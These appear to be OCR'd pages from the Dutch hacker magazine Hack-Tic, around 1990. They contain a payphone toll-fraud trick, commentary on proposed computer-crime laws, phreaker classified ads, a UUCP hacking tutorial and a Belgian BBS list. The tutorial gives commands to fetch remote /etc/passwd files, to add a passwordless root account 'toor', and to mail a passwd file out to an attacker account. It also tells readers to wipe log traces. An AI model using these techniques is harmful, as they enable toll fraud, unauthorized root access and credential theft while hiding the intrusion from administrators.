Sinds er in telefooncellen geen (verbrande restjes) telefoonboeken meer hangen is het vanuit bijna alle openbare telefooncellen in Nederland mogelijk om gratis 008 te bellen. Je moet dan wel eerst geld inwerpen, maar het bedrag blijft staan. Het bellen van 008 genereert echter wel degelijk kostentikken en dus moet er in de cel iets zitten dat die kostentikken negeert als er 008 gekozen is.

Bij veel cellen die op een toon(/TDK)centrale hangen is het mogelijk om via de hoorn met een memokiezer (ook wel DTMF-dialer, zie verder) het gewenste nummer te kiezen. Maar wat had je er aan als die cel daarna toch om geld begon te zeuren?

Als je echter geld inwerpt, daarna met de dialer het gewenste nummer belt en dan (voor de eerste kostentik binnenkomt) 008 intikt op het toetsenbordje van de cel zelf dan denkt de cel dat je met 008 belt terwijl jij ondertussen met de VS aan de lijn hangt. De cel negeert vervolgens alle binnenkomende kostentikken (en heeft geen argwaan als het er 2000 zijn)! Ergo: na een internationaal gesprek van 2 uur krijg jij je kwartje weer terug.

Deze truuk werkt niet:

- Als de cel op een pulscentrale is aangesloten (of de cel zelf pulskiest maakt niet uit)
- Als het een kaartcel betreft. Dit omdat kaartcellen het microfoontje afsluiten voordat er een verbinding tot stand is gekomen.
- Als ze er al iets aan gedaan hebben.

De nare kant van dit verhaal: de PTT heeft door dat er iets niet in de haak is. Wat konden ze doen:

- Alle cellen zo instellen dat 008 niet meer gratis te bellen is. Dit is makkelijk te doen daar het binnen in het apparaat een kwestie is van een ander jumpertje op de print. Het nadeel van deze strategie is dat het irritaties bij de klant oplevert (zeker als zij/hij maar 1 kwartje op zak heeft) en de PTT niet nog meer afbreuk aan haar al zo klantvriendelijke imago kan gebruiken.

- Bij alle cellen de microfoon blokkeren voordat het gesprek begint. Hoewel het 1 extra diode in de cel betreft is dit VEEL werk als je het vermenigvuldigt met het aantal telefooncellen in Nederland.
- Bij alle cellen de toonkiesmogelijkheid uitzetten in de centrale. Op een moderne centrale kan namelijk de toonkiesmogelijkheid voor één specifieke lijn worden uitgezet (dat deden ze vroeger ook als je niet betaalde voor een PTT-TDK toestel). Dit is dan ook de tot nu toe in enkele grote steden door de PTT gevolgde strategie. Hoewel een nadeel is dat de paar cellen die 'op toon kozen' weer terug op puls moeten worden gezet neemt men dit waarschijnlijk maar voor lief.

Met andere woorden: tref je een cel die niet luistert naar de hem ingefluisterde DTMF toontjes dan kon het wel eens zijn dat ome PTT je voor is geweest in welk geval je op zoek moet naar een andere cel (er staan er nog genoeg!)

Hoe kom je aan zo'n toonkiezer? gewoon kopen voor een paar tientjes (niet meer dan 30 gulden betalen) bij een niet-PTT telefoonwinkel. Als je een zo compleet mogelijke lijst wilt hebben waarin staat welke cellen op welke manipulatiemethoden reageren zou je kunnen schrijven op de advertentie van -RPE- die nu in Hack-Tic hekjes staat (pagina 39). Je moet dan wel eerst zelf even de straat op om de cellen bij jou in de buurt te onderzoeken!



- *1. met gevangenisstraf van ten hoogste zes maanden of geldboete van de vijfde categorie, indien daardoor verhindering of bemoeilijking van de opslag of verwerking van gegevens ten algemenen nutte of stoornis in de telecommunicatie-infrastructuur ontstaat;*
- *2. met gevangenisstraf van ten hoogste zes jaren of geldboete van de vijfde categorie, indien daarvan gemeen gevaar voor goederen of voor de verlening van diensten te duchten is;*
- *3. met gevangenisstraf van ten hoogste negen jaren of geldboete van de vijfde categorie, indien daarvan levensgevaar voor een ander te duchten is;*
- *4. met gevangenisstraf van ten hoogste vijftien jaren of geldboete van de vijfde categorie, indien daarvan levensgevaar voor een ander te duchten is en het feit iemands dood ten gevolge heeft.*

Artikel 161septies

Hij aan wiens schuld te wijten is dat enig geautomatiseerd werk voor opslag of verwerking van gegevens of voor telecommunicatie wordt vernield, beschadigd, of onbruikbaar gemaakt, dat stoornis in de gang of de werking van zodanig werk ontstaat, of dat een ten opzichte van zodanig werk genomen veiligheidsmaatregel wordt verwijderd, wordt gestraft:

- *1. met gevangenisstraf of hechtenis van ten hoogste drie maanden of een geldboete van de vierde categorie, indien daardoor verhindering of bemoeilijking van de opslag of verwerking van gegevens ten algemene nutte, stoornis in de telecommunicatie-infrastructuur, of gemeen gevaar voor goederen of voor de verlening van diensten ontstaat.*
- *2. met gevangenisstraf of hechtenis van ten hoogste zes maanden of een geldboete van de vierde categorie, indien daardoor levensgevaar voor een ander ontstaat.*
- *3. met gevangenisstraf of hechtenis van ten hoogste een jaar of geldboete van de vierde categorie, indien het feit iemands dood tot gevolg heeft.*

Het komt er dus op neer dat 161sexies is voor opzettelijk verstoren van de telecommunicatie en 161septies voor degene aan wiens schuld het te wijten is. De minister zegt in zijn toelichting overwogen te hebben alleen op zich al strafbare verstoringen van de telecom met deze artikelen strafbaar te maken, zodat bijvoorbeeld een staker bij de PTT niet met deze wetten te maken krijgt, maar, zo zegt hij: "De moderne samenleving is echter in toenemende mate afhankelijk van het ongestoord functioneren van voorzie-

ningen als die van de telecommunicatie-infrastructuur. Daarnaast maken de ontwikkelingen in de techniek het steeds meer mogelijk ook met geringe inzet van personeel toch de telecommunicatie-infrastructuur te laten blijven functioneren."

Het lijkt ons dat het personeel van de PTT hier wel een hele zware tol betaalt voor de automatisering, een staking heeft immers weinig zin als niet bepaalde onderdelen van de telecommunicatie-infrastructuur kunnen worden verstoord. Daar ook niet-strafbare verstoringen van de telecommunicatie-infrastructuur strafbaar zijn is het wel de vraag in hoeverre de PTT-top zelf immuun is voor vervolging. Als voorbeeld de grote 'Henny-Huisman-telefoonstoring' van een aantal jaren geleden. De PTT-top liet hier het te verdienen geld prevaleren boven het functioneren van het telefoonnet. Aangezien hier mensenlevens in gevaar waren zou de verantwoordelijke PTT-topman dus maximaal zes maanden gevangenis kunnen krijgen. Goed, zo ver zal het wel niet komen.

Het is natuurlijk wel eng dat een hele simpele manoeuvre binnen de computers die het telefoonnet besturen al snel als een 'levensgevaarlijke' situatie wordt gezien. Het is hier vooral een zaak van definities: verspreiding van kennis omtrent de werking van het telefoonnet moet niet als strafbaar en gevaarlijk gezien gaan worden, beveiligingen van dit soort systemen moeten zeker niet gebaseerd zijn op onwetendheid aan de kant van de indringer, want de mensen die het werkelijk willen weten komen er toch wel achter hoe het allemaal werkt.

Artikel 232

1. Hij die opzettelijk een betaalpas of waardekaart bedoeld voor het verrichten van betalingen langs geautomatiseerde weg, valselijk opmaakt of vervalst, met het oogmerk zichzelf of een ander te bevoordelen, wordt gestraft hetzij met een gevangenisstraf van ten hoogste zes jaren en een geldboete van de vijfde categorie, of met een van deze straffen.

2. Met dezelfde straf wordt gestraft hij die opzettelijk een betaalpas of waardekaart ten aanzien waarvan het misdrijf is gepleegd, bedoeld als in het eerste lid, gebruikt als ware hij echt en onvervalst.

In de toelichting onder meer de klassieker: "De wenselijkheid om een bijzondere bepaling op te nemen vindt zijn weerslag daarin dat sommige betaalkaarten of waardepassen zo zijn ingericht dat deze veelvuldige wijzigingen kunnen ondergaan, bij voorbeeld met het oog op de indicatie van het tegoed dat de betrokkene nog op een rekening heeft staan."

Wij zouden graag van de minister vernemen welke kaartexploitanten nog zo stom zijn om het tegoed van de klant in de magnetische informatie op de kaart zelf te schrijven.

Artikel 350a

Hij die opzettelijk en wederrechtelijk gegevens die door middel van een geautomatiseerd werk zijn opgeslagen, worden verwerkt of overgedragen, verandert, wist, onbruikbaar of ontoegankelijk maakt, dan wel andere gegevens daaraan toevoegt wordt gestraft met gevangenisstraf van ten hoogste twee jaren of geldboete van de vierde categorie.

Hier is het dus van belang de kleine lettertjes te lezen. Bij al te letterlijke interpretatie is het inloggen op veel computersystemen dus op zich niet alleen een overtreding van het voorgestelde artikel 138a (zie aldaar) maar ook van dit artikel, aangezien je immers in veel gevallen iets toevoegt aan de log-file. Het moet duidelijk zijn dat gegevens hier niet de log-file of andere, duidelijk 'zichzelf' automatisch veranderende files betreft.

Dan nu de voorgestelde wijzigingen in het wetboek van strafvordering. Dit wetboek regelt onder andere de plichten en beperkingen van de politie bij haar taak.

Artikel 125f/g/h

Regelt het gerechtelijk afluisteren van telecommunicatie (en dus niet alleen telefoongesprekken).

Artikel 125i

1. Tijdens het gerechtelijk vooronderzoek kan de rechter-commissaris het bevel geven dat hij van wie redelijkerwijs kan worden vermoed dat hij toegang heeft tot bepaalde gegevens die kunnen dienen om de waarheid aan de dag te brengen, deze gegevens, voor zover deze zijn opgeslagen, worden verwerkt of overgedragen met gebruikmaking van een geautomatiseerd werk, zal vastleggen, hem daartoe toegang zal verlenen of naar de griffie van de rechtbank zal overbrengen een en ander binnen de termijn en op de wijze bij het bevel te bepalen.

2. Het bevel kan slechts betrekking hebben op gegevens

- *1. die door de verdachte zijn ingevoerd, voor hem zijn bestemd, voorwerp van het strafbaar feit uitmaken of tot het begaan daarvan hebben gediend,*
- *2. waarover de verdachte de beschikking heeft of*
- *3. die een beschrijving geven van handelingen die de verdachte met betrekking tot een geautomatiseerd werk heeft verricht.*

3. Het bevel wordt mondelijk of schriftelijk gegeven. In het laatste geval wordt het betekend.

Dit is een geheel nieuw artikel dat aan de rechter-commissaris tijdens een gerechtelijk vooronderzoek de macht geeft om gegevens die in een computer zijn opgeslagen op te eisen. Het betreft niet alleen de gege-

vens van de verdachte zelf maar alle gegevens die hij tot zijn beschikking heeft. In het geval van bijvoorbeeld een Bulletin Board Systeem kan dit dus alle publieke files betreffen. Verder kunnen logfiles opgeeist worden.

Artikel 125j

1. In geval van een huiszoeking kan in een elders aanwezig geautomatiseerd werk onderzoek worden gedaan naar gegevens die kunnen dienen om de waarheid aan de dag te brengen. Worden dergelijke gegevens aangetroffen dan kunnen zij worden vastgelegd.

2. Het onderzoek kan slechts worden gedaan, indien een dergelijk geautomatiseerd werk vanaf de plaats waar de huiszoeking wordt gedaan op rechtmatige wijze toegankelijk is voor de personen die aldaar wonen, plegen te werken of te verblijven.

(...)

In de toelichting staat 'op rechtmatige wijze toegankelijk' verduidelijkt als: "Hier moet echter een vertaalslag worden gemaakt. Toegang tot elders zich bevindende geautomatiseerde werken is in de regel verleend aan bepaalde personen die tot toegang zijn geautoriseerd, bij voorbeeld met behulp van een PIN-code. De toegang is dus gebonden aan personen en niet aan locaties. Verder zijn vanaf een locatie in beginsel alle geautomatiseerde werken die via de telecommunicatie benaderbaar zijn, toegankelijk."

Dit is ons inziens het gevaarlijkste artikel in de hele nieuwe wetgeving. Het maakt het mogelijk om bijvoorbeeld BBSen te onderzoeken die met het hele misdrijf niets van doen hebben met als enige rechtvaardiging dat de verdachte ze wellicht gebruikte als communicatiemiddel. Dit is te vergelijken met het doen van een inval bij de PTT als iemand hun telefooncentrales gebruikt om een misdaad te plegen. Gevolg zal onvermijdelijk zijn dat sysops van BBSen zich genoodzaakt zien om censuur toe te passen op hun systeem om maar geen last te krijgen. Verder is het de vraag of sysops het nog aandurven om de prive-post van hun gebruikers niet te lezen, aangezien ook priveberichten onder deze wetgeving vallen. Het is niet te doen om met een kudde politiemensen bij een sysop binnen te vallen en 'gegevens vast te leggen' zonder daarbij de privacy van de andere gebruikers van het systeem (die met het hele misdrijf, net als de sysop zelf, niets van doen hebben) ernstig aan te tasten.

Het is verder maar te hopen dat deze wet niet gebruikt gaat worden om 'lastige' BBSen de mond te snoeren: als je de politie regelmatig over de vloer hebt of 'even' je systeem voor onderzoek kwijt bent is het op zijn zachtst gezegd lastig om een BBS te runnen. Lees ook het artikel van Emmanuel Goldstein (elders in

deze Hack-Tic) over de ellende die uit dit soort wetten kan voortkomen.

Artikel 125k

Voor zover het belang van het onderzoek dit bepaaldelijk vordert, kan bij een huiszoeking of bij toepassing van artikel 125j tot degeen van wie redelijkerwijs kan worden vermoed dat hij kennis draagt van de wijze van beveiliging van een geautomatiseerd werk, het bevel worden gericht toegang te verschaffen tot de aanwezige geautomatiseerde werken of delen daarvan. Degeen tot wie het bevel is gericht, kan hieraan gevolg geven door de kennis omtrent de beveiliging ter beschikking te stellen.

Dit wil dus bijvoorbeeld zeggen dat een beheerder van een systeem gedwongen kan worden eventuele wachtwoordbeveiligingen en/of coderingen ongedaan te maken. Je kunt voor het niet gehoorzamen aan dit bevel 3 maanden in de gevangenis belanden of een geldboete van de tweede categorie krijgen.

Artikel 125l/m

Deze artikelen regelen onder meer dat de artikelen 125i en 125k niet kunnen worden toegepast op mensen met een beroeps-, ambts- of standsgeheim en niet op de verdachte zelf (die immers volgens de wet niet hoeft mee te werken aan zijn eigen veroordeling).

Artikel 125n

Gegevens die niet van belang zijn voor het onderzoek moeten worden vernietigd, en een proces-verbaal van deze vernietiging wordt bij de processtukken gevoegd.

Artikel 592


Kosten van het uitleveren of overbrengen van informatie ingevolge een bevel van de rechter-commissaris of van de officier van justitie worden door de staat vergoed.

Als laatste ook de wijzigingen in het burgerlijk wetboek.

Artikel 391

Wordt zodanig gewijzigd dat een jaarverslag van een onderneming nu ook een verklaring omtrent de veiligheid van de computersystemen moet bevatten. Zo zouden directies gedwongen worden even stil te staan bij computerbeveiliging.

Dit was een greep uit de voorgestelde wetten. Het is belangrijk om je stem te laten horen voordat we hier een klimaat hebben waarin mensen met modems maar beter hun mond kunnen houden. Keep on hackin'



\# Phreakers opgelet! Help mee aan de verzameling telefooncellen. Wat ik zoek is gegevens zoals lokatie, celnummer, soort cel (gewoon of driehoek), soort toestel (gewoon, kaart, credit card, metalen of kwartjesvreter), kiessysteem van het toestel (toon of puls) en of de microfoon is afgesloten bij het opnemen van de hoorn over nederlandse telefooncellen. Gaarne sturen naar Postbus 3396, 3003 AJ Rotterdam. Eventuele disks stuur ik terug (met huidige verzameling!). Ik zal ook regelmatig de file uploaden op de Rebelbox. -RPE-

\# Wie weet hoe je een telefooncel kunt bellen. De PTT geeft toe dat het kan (008 ontkent het echter), maar ze willen de nummers niet vrijgeven. (Elke cel heeft een eigen registratiecode, af te lezen onder het 06-11 nummer). Voor reactie, schrijf of bel: Mark R. Murkes, Erasmusstraat 60, 7412 DR Deventer. Telefoon: 03700-16907.

\# Wie heeft voor mij het programma om de source van thief in te tikken? Of wie heeft een runnend progr. van de thief? Opsturen naar Erik Bels, Diepe Steeg 40, 6994 CD De Steeg (Gld). Verzendkosten worden vergoed.

\# Ik ben op zoek naar meer informatie over de CODEX L.S.I.96 V29 Modem (mauals etc). Ruilmateriaal/vergoeding mogelijk. Udo van den Heuvel, Molenstraat 27, 4285 AA Woudrichem.

\# Bel ook eens 070-3642364 voor Paranoide Clinic Hack/Phreak BBS

\# Een moord per computer.... is dat mogelijk? Lees het in het boek 'Reken niet op ons' van Daniël de Roulet. Hack-Tic lezers kunnen het voor de speciale prijs van ƒ13,50 bestellen op gironummer 2424940 t.n.v. Ravijn, Amsterdam o.v.v. Reken niet op ons.

\# Deze reductiebon levert ƒ2,50 korting op als je naar de HCC-beurs gaat. Wij staan op stand K67.5. Dit jaar is de HCC-beurs dus eindelijk weer eens de moeite waard! Copieer deze bon voor al je vrienden.



UUCP, what's in it for me ?

Doel van dit artikel: de hacker die al enig verstand heeft van UNIX verder bekend te maken met UUCP (spreek uit: joe-joe-sie-pie). Als je niet weet wat UNIX is, gooi dan dit artikel weg en leer breien.

UUCP staat voor Unix to Unix CoPy. UUCP (met hoofdletters) is een verzameling programma's die het mogelijk maken informatie uit te wisselen tussen verschillende UNIX-systemen. Je kunt o.a. files uitwisselen, commando's op andere systemen uitvoeren, en post versturen over de gehele wereld. Verder kun je ook naar andere (non-UNIX)systemen uitbellen, en je kunt gebruik maken van informatie-netwerken als USENET.

Het leuke van UUCP is, dat het standaard op iedere UNIX aanwezig is. UNIX zou UNIX niet zijn, als er ook hier weer geen verschillende versies van bestonden, de bekendste zijn de BNU(basic networks utils)-Versie en de version-2 versie. Ze verschillen niet zoveel. Als je niet zeker weet met welke versie je te maken hebt, kijk dan eens in directory /usr/lib/uucp. Als er een bestand met de naam 'systems' aanwezig is, dan heb je te maken met BNU, staat er een bestand dat L.sys heet, dan heb je te maken met version2.

De info in dit artikel is uitgetest op system V en BSD 4.3, de twee meest bekende UNIX-systemen, maar het kan zijn dat jouw systeem weer net iets anders werkt, ze rotzooien maar aan in computerland.. Hier volgen wat uitdrukkingen die je zal tegenkomen als je je wat meer in UUCP/UNIX verdiept:

BNU	Basic Networking Utilities. Een bundel communicatieprogramma's
daemon	een programma dat 'in de achtergrond' draait
node	een ander systeem op een netwerk, een eindstation
remote	de naam zegt het al: het systeem waarmee je contact wilt opnemen
uucico	speciale shell voor uucp, hierin beland je vaak als je inlogt met uucp, password uucp.
UUCP	In hoofdletters: de UNIX networking utilities
uucp	In kleine letters : het programma Unix-to-Unix-CoPy.

UUCP inleiding...

Voor we echt aan de slag gaan, is het eerst handig om een paar commando's te kennen: deze commando's zijn op iedere UNIX standaard aanwezig:

mail	UNIX mail facility om berichten te sturen naar andere gebruikers op een UUCP netwerk.
cu	hiermee kun je uitbellen naar andere systemen, en tegelijkertijd ingelogd blijven op je lokale systeem. (op BSD heet cu trouwens tip) (Noot: dit commando is vaak (niet altijd) afgeschermd voor normale users, maar natuurlijk niet voor root)
uucp	Met dit commando kun je remote filetransfers uitvoeren, uucp maakt files aan die de transfer beschrijven ('work' files), en roept dan de uucico daemon aan om het die transfer uit te voeren.
uux	(Unix to, Unix eXecute) laat je commando's op een *remote* systeem uitvoeren. (tot op zekere hoogte dan, de meeste 'nuttige' commando's zijn disabled)
uuname	Geeft je de namen van alle andere systemen die aan jouw netwerk vastzitten. Als je de naam van de computer waar je zelf opzit niet weet (kan voorkomen nietwaar), krijg je die te zien met uuname -l.
uulog	Laat je het uucp-logfile zien van een remote systeem. (Iedere UUCP-actie wordt al. ook gelogd..)
uustat	Laat je de status van je uux-requests zien. Ook kun je hiermee de inhoud van de UUCP-queue veranderen.

System V kent nog twee extra programmas :

uuto Hiermee kun je files naar een andere user sturen, ongeveer net zoiets als het mail-commando.

uupick Hiermee kun je files lezen die naar jou toe zijn gezonden met het uuto-commando.

BSD 4.3 wilde niet achterblijven, dus die kent er ook twee extra:

uuq Hiermee kun je UUCP-jobs bekijken en veranderen, lijkt een op sys-V's uupick programma

uusend Net zoiets als uuto op sys-V, je kunt files versturen naar andere systemen.

Zo, de basis hebben we gehad, nu de modems uit de kast en aan de slag:

uuname

Dit is de gemakkelijkste : gewoon uuname intikken en het systeem spuugt een lijst uit van alle systemen die aan jouw netwerk hangen. Sta je op die andere systemen ook in de userlijst, dan kun je vanaf jouw systeem bv inloggen met rlogin (syntax: `rlogin <hostnaam>`, zonder passwd !

mail

Met mail (de naam zegt het al) stuur je berichten naar andere gebruikers. Niet echt bruikbaar voor de gemiddelde hacker, tenzij je uit een shell wilt breken (mail aan jezelf sturen en met !sh breek je uit je shell).

Je kunt ook een berichtje van root aan andere gebruikers sturen. Watch it : zenden van mail naar andere systemen wordt gelogd! Bovendien: het staat altijd een beetje slordig als een account, dat alleen wordt gebruikt door de 65-jarige tante van de direkteur opeens mail uit alle hoeken van de aardbol krijgt... Oplossing: logfile veranderen, maar daar heb je meestal root-privs voor nodig. Stel, je wilt mail sturen aan ene Bush op een systeem dat Pentagon heet dan doe je dat als volgt:

```
mail Pentagon!bush
Hello Mr. Bush, just wanted to say that i liked your hair.
```

I bet your wife does your hair huh ? Tough job I suppose..

`Love, The Dude ^D` (Dit is een control-D, end-of-file teken in UNIX)

Boven de mail komt altijd je systeemnaam, accountnaam etc. te staan, dus pas goed op, want dit kan je je account kosten. Een file als mail verzenden doe je als volgt : B.v. om het file 'peace' naar bush te verzenden :

```
mail Pentagon!bush <peace
```

Met uux kun je hiermee bv een passwd-file van een ander systeem naar jezelf laten mailen, ik kom hier later nog op terug. Om mail te lezen tik je in : `mail` . Je krijgt dan een '?' prompt, tik een vraagteken in om alle opties te bekijken. Lees je de mail van iemand anders (foei!), dan is het raadzaam om mail met 'x' te verlaten, het bericht wordt dan namelijk niet gewist. (Hack-regel nr.1 : geen data wissen of veranderen)

uucp

Een van de eerste dingen die je natuurlijk wilt proberen als je merkt dat je op een netwerk zit (uuname, weet je wel ?), is alle /etc/passwd-files van andere systemen naar jezelf toehalen. Hoewel de passwords er altijd gecrypt instaan, kunnen ze toch waardevolle info bevatten (usernames, etc). Bovendien is het leuk om indruk te maken op je vriendin of de BVD of zo. Helaas zijn (sommige) systeembeheerders ook niet gek : de /etc/ directory is dan afgeschermd.

Een oplossing daarvoor is soms /etc/passwd te kopieëren naar bv. /usr/spool/uucppublic met het uux-commando. De uucp syntax om een file te verzenden is :

`uucp [opties] <lokale filenaam> <remote systeemnaam>`

Voorbeeldje: stel je wilt een programma met de naam 'trojan' van jouw systeem overzenden naar een systeem met de naam 'Pentagon' in de directory '/usr/spool/uucppublic/bush' :

`uucp trojan Pentagon!/usr/spool/uucppublic/bush`

De uucp syntax om een file te ontvangen is:

`uucp [opties] <remote pad> <lokaal directory>`

Weer even een voorbeeldje, stel je wilt het passwd-file van het Pentagon ontvangen, en je zit op een systeem met de naam Simpson : uucp Pentagon!/etc/passwd Simpson!/usr/hacker/tmp/

De opties bij het commando uucp zijn:

- **-c** copieert het lokale source-file naar de spool directory voordat er iets verzonden gaat worden.
- **-f** breekt de filetransfer af, als een opgegeven directory niet bestaat. staat deze optie uit, dan creëert uucp die directory; niet zo snugger als je met een hack bezig bent...
- **-j** laat het UUCP-job request nummer zien. Is soms handig als je uustat gebruikt om UUCP jobs in de queue te rerouten & manipuleren.
- **-m** zend een bericht naar de gebruiker via mail als de transfer klaar is, niet erg aan te bevelen voor een creatieve data-traveller, want alle inkomende mail wordt gelogged..
- **-n<user>** geeft een seintje aan de user op het remote systeem als de transfer geslaagd is. Als je niet inziet hoe stom het is om deze te gebruiken, verkoop dan je computer en wordt wasmachinereperateur.
- **-r** ueue de opdracht, neem nog geen contact op met het remote systeem.
- **-s<file>** redirect de UUCP status berichten naar een bestand. Handig als je uitlogt, en later de resultaten wilt bekijken.

uux

Met uux kun je commando's en programma's op andere systemen uitvoeren, een erg handige optie. Dit vinden de meeste systeemmanagers blijkbaar ook, want bijna ieder systeem heeft dit commando beperkt (cat, ls etc is meestal niet mogelijk). De toegestane commando's staan in /usr/lib/uucp/commands, op sommige systemen heet het bestand Permissions.

Er zijn echter nog steeds leuke dingen met uux te doen, de systeembeheerder heeft nl. alleen die dingen afgesloten die HIJ gevaarlijk vindt...(denk er aan, JIJ bent een hacker, HIJ niet, JIJ bent slim, vasthoudend, creatief, HIJ heeft een saaie baan als sysmanager, ok einde pep-talk, we gaan verder) Ok, stel je zit op een ideaal systeem, root is een baviaan met maar een hersenhelft en een nauwelijks meetbaar IQ, de uucico-deamon heeft rootprivs, en alle commando's voor uucp staan open, je doet dan het volgende :

`uux Pentagon 777 /etc/passwd`

(je maakt de passwd-file beschrijfbaar)

`uux echo toor::0:0::/:/bin/sh >> /etc/passwd`

(je voegt een extra gebruiker toor toe met root-privs, zonder password) Dit verhaal gaat bijna nooit op, omdat de meeste sysmanagers een hoger IQ hebben dan 10 (sommigen komen tot 20..), dus moeten we wat anders proberen, bijvoorbeeld:

`uux Pentagon!mail Simpson!hacker < /etc/passwd`

Hiermee stuur je het passwdfile van Pentagon als mail naar de gebruiker hacker op systeem Simpson (het is in de praktijk aan te raden een andere username te gebruiken). Als je uux gebruikt, zend UUCP je automatisch mail met de stand van zaken, dus het is een goed idee om de logfiles te checken om eventuele sporen die je hebt achtergelaten te wissen. Mocht je ooit een bericht ontvangen in de trant van :

```
From uucp Sat Dec 24 23:12:15 EDT 1989
>From uucp Sat Dec 24 23:12:13 EDT 1989
 remote from Pentagon
Status: R0 uuxqt cmd (cat) status (DENIED)
```

Dat betekent dat dat je aan uux de opdracht hebt gegeven om een illigaal commando uit te voeren op een remote systeem (tsk,tsk).

De syntax van uux is:

`uux [opties] commando`

uux opties zijn:

- `-a` <user> stuurt <user> een bericht als uux klaar is.
- `-b` stuurt error-messages naar het standaard output-decive
- `-c` Copieert de file(s) NIET naar de spool-dir, aanbevolen als er de kans bestaat dat er mensen in de spool-dir gaan gluren.
- `-g<letter of nummer>` Hiermee zet je de prioriteit van de transfer vast. (Hoe lager het nummer of cijfer, hoe hoger de prioriteit) -g3 is dus sneller dan -g7.
- `-j` Print het UUCP job-nummer. Alleen handig als je gaat spelen met de 'job-queue'.
- `-n` No mail, stuurt je geen mail als er iets misgaat. Zet deze aan als je geen privs hebt om de mail-logs te veranderen.
- `-p` Gebruikt de standaard input op het remote systeem.
- `-r` Zet de opdracht in de queue, maar start nog niet de uucico-deamon op.
- `-s<bestandsnaam>` Stuur de transfer-statusmessage naar bestand <bestandsnaam>.
- `-x<0..9>` Hiermee stel je het debug-level in. BSD heeft nog twee extra opties:
- `-I` maakt een link van het origieele file naar de spool-dir
- `-L` start de uucico-deamon op

uustat & uulog

Uustat en uulog zijn twee programma's die UUCP-opdrachten ('jobs') op kunnen sporen, controleren en loggen. Uustat geeft in een regel per opdracht de status weer (klaar of nog bezig). Als je een uustat op vraagt krijg je meestal iets als dit te zien:

```
1001 grandma Cert 10/31-09:45 10/31-10:15 JOB IS QUEUED
1002 grandma Cert 10/30-08:15 10/30-11:25 COPY FINISHED
```

Waarbij in de eerste regel 1001 staat voor het job-nummer, grandma voor de user en Cert voor het systeem dan komen nog de start-tijd, de status-tijd en de job-status.

uulog doet hetzelfde als uustat, maar geeft nog meer info, het volgt o.a. de status van je jobs als ze door het systeem heen racen.

Natuurlijk is dit nog lang niet alles wat UUCP betreft, maar de rest laat ik aan je eigen fantasie en creativiteit over, anders is er geen lol meer aan, nietwaar. Bij twijfel, paniek en onwetendheid: even gluren in man (bijna overal aanwezig). man `<commando/programma>` geeft je alle informatie over dat programma of commando. In een volgend artikel zal ik (als ik zin heb) wat uitleggen over andere handige UNIX-features zoals telnet, ftp, tftp en rsh. Voorlopig kun je echter al de hele wereld rond met UUCP, dus goede reis...

Bart Simpson for president !

The Dude

Informatiebronnen:

- Unix Programmers Manual
- a Hacker's guide to UUCP by The Mentor (LOD)
- Unix use and security from the ground up by The Prophet

Belgische BBSen

De Gecontroleerde BBSlijst van Belgie, geldig: Oktober 1990. Maandelijks gepubliceerd, gebruik altijd ALLEEN de allerlaatste uitgave!! Filenames: BBSLIJST.mnd & BIJLAGE.mnd (txt), BBSLIJST.Ann (samen, geARCt) Zie BBSLIJST.DOC voor informatie over het functioneren van de BBSlijst... Gebruik ALTIJD BBSLIJST.FRM om aanmeldingen en wijzigingen door te geven! Samensteller: Arjen Lentz (Sysop AINEX-RBBS); Langegracht 7B, Amersfoort COPYRIGHT (C) 1986-1990 *** Overname (MET bronvermelding) in ONGEWIJZIGDE vorm alleen na toestemming van de samensteller. De samensteller aanvaardt geen enkele aanspr. voor evt. opgetreden fouten.

Legenda:	[a]V21(300)	[b]V22(1200)	[c]V22bis(2400)	[d]V23(1200/75)
[e]V32	[f]V42(/bis)	[H]HST	[P]PEP	[n]MNP Class n

Lijninfo:	BBSSEN:	TELEFOON:	SYSTEM OPERATOR:	NODE:
.bc......	Albion BBS	014-225833	Jozef Schildermans	292/400
abc.e...5	Aquarius BBS	03-2367104	Tony Van den Bogaert	295/43
abc.e...5	BBS C.O.B.O	011-223763	Yvo Custers	295/47
